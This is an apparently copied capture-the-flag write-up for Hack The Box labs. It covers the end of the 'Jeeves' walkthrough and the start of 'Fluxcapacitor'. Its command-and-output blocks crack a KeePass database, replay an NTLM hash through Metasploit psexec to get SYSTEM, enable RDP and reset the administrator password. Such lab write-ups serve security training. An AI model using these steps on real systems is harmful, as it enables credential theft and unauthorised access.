
so we found the master key “moonshine1” for keepass2 which is an application used for hiding passwords of your system then you need to install it (keepass2) using the following command.

```
1  apt-get install keepass2 -y
```


```
root@kali:~/Desktop# python keepass2john.py CEH.kdbx > passkey
root@kali:~/Desktop# john --format=KeePass --wordlist=/usr/share/wordlists/rockyou.txt passkey
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [SHA256 AES 32/64 OpenSSL])
Press 'q' or Ctrl-C to abort, almost any other key for status
moonshine1       (CEH)
1g 0:00:00:54 DONE (2018-05-20 13:49) 0.01838g/s 1010p/s 1010c/s 1010C/s moonshine1
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

After installing, run the below command and submit “moonshine1” in the field of the master key.

```
1  keepass2 tim.kdbx
```



Inside CEH we found so many credential, we copied all password from here and past into a text file and got few password and one NTLM hash value: **aad3b435b51404eeaad3b435b51404ee:e0fb1fb85756c24235ff238cbe81fe00**





```
1  use exploit/windows/smb/psexec
2  msf exploit(windows/smb/psexec) > set rhost 10.10.10.63
3  msf exploit(windows/smb/psexec) > set smbuser administrator
4  msf exploit(windows/smb/psexec) > set smbpass
5  aad3b435b51404eeaad3b435b51404ee:e0fb1fb85756c24235ff238cbe81fe00
```

```
msf exploit(windows/smb/psexec) > set lport 8888
msf exploit(windows/smb/psexec) > exploit
```

Awesome!!! We have meterpreter session 2 with proper NT AUTHORITY\SYSTEM permission, now use above steps to get the root.txt file.

Note: we have rebooted the target's VM before starting 2nd method.



At the time when you have fresh meterpreter session2 (via psexec) then execute the following command to enable remote desktop service in victim's machine.


```
run getgui -e
shell
```

Now we have victim's command prompt with administrator privilege thus we can change User administrator password directly by using net user command.

net user administrator 123

```
meterpreter > run getgui -e

[!] Meterpreter scripts are deprecated. Try post/windows/manage/enable_rdp.
[!] Example: run post/windows/manage/enable_rdp OPTION=value [...]
[*] Windows Remote Desktop Configuration Meterpreter Script by Darkoperator
[*] Carlos Perez carlos_perez@darkoperator.com
[*] Enabling Remote Desktop
[*]     RDP is disabled; enabling it ...
[*] Setting Terminal Services service startup mode
[*]     The Terminal Services service is not set to auto, changing it to auto ...
[*]     Opening port in local firewall if necessary
[*] For cleanup use command: run multi_console_command -r /root/.msf4/logs/scripts/getgu
meterpreter > shell
Process 3900 created.
Channel 3 created.
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net user administrator 123
net user administrator 123
The command completed successfully.


C:\Windows\system32>
```


Now open a new terminal in your Kali Linux and type **rdesktop 10.10.10.63** command to access remote desktop services of victim's machine and after that submit credential **administrator: 123** for login.
BOOOOOM!!! Look at the screen of our victim, now let's grab the root flag and enjoy this GUI mode.



Finding user.txt is quite easy you can try by your own. To grab root.txt flag open the CMD prompt and type following command ad done above.

```
dir /R
more < hm.txt:root.txt
```

Enjoy Hacking!!!!



Author: AA

From <https://www.hackingarticles.in/hack-the-box-challenge-jeeves-walkthrough/>

Fluxcapitor

Wednesday, January 2, 2019 7:16 PM

Level: Medium
Task: Find the user.txt and root.txt in the vulnerable Lab.
Let's Begin!!
These labs are only available online, therefore, they have a static IP. Fluxcapacitor has IP: 10.10.10.69.
As we knew the initial stage is enumeration; therefore use nmap version scan for gathering target's machine and running services information.

```
1  nmap -sV 10.10.10.69
```


```
root@kali:~# nmap -sV 10.10.10.69
Starting Nmap 7.70 ( https://nmap.org ) at 2018-05-16 02:50 EDT
Nmap scan report for fluxcapacitor.htb (10.10.10.69)
Host is up (0.16s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
80/tcp open  http    SuperWAF
1 service unrecognized despite returning data. If you know the servi
```

So from its scanning result, it told us that port 80 is open for web services and also protected by web application firewall "superWAF" thus we explored target IP in the web browser but found nothing interesting.


Then we look into its source code and saw an exciting comment which was pointing towards URL: /sync, and without wasting time we open /sync in URL.

LOL!!! It gave 403 forbidden error message and something **openresty/1.13.6.1** then we looked into Google for any exploit related to this but failed to find any working exploit against it.

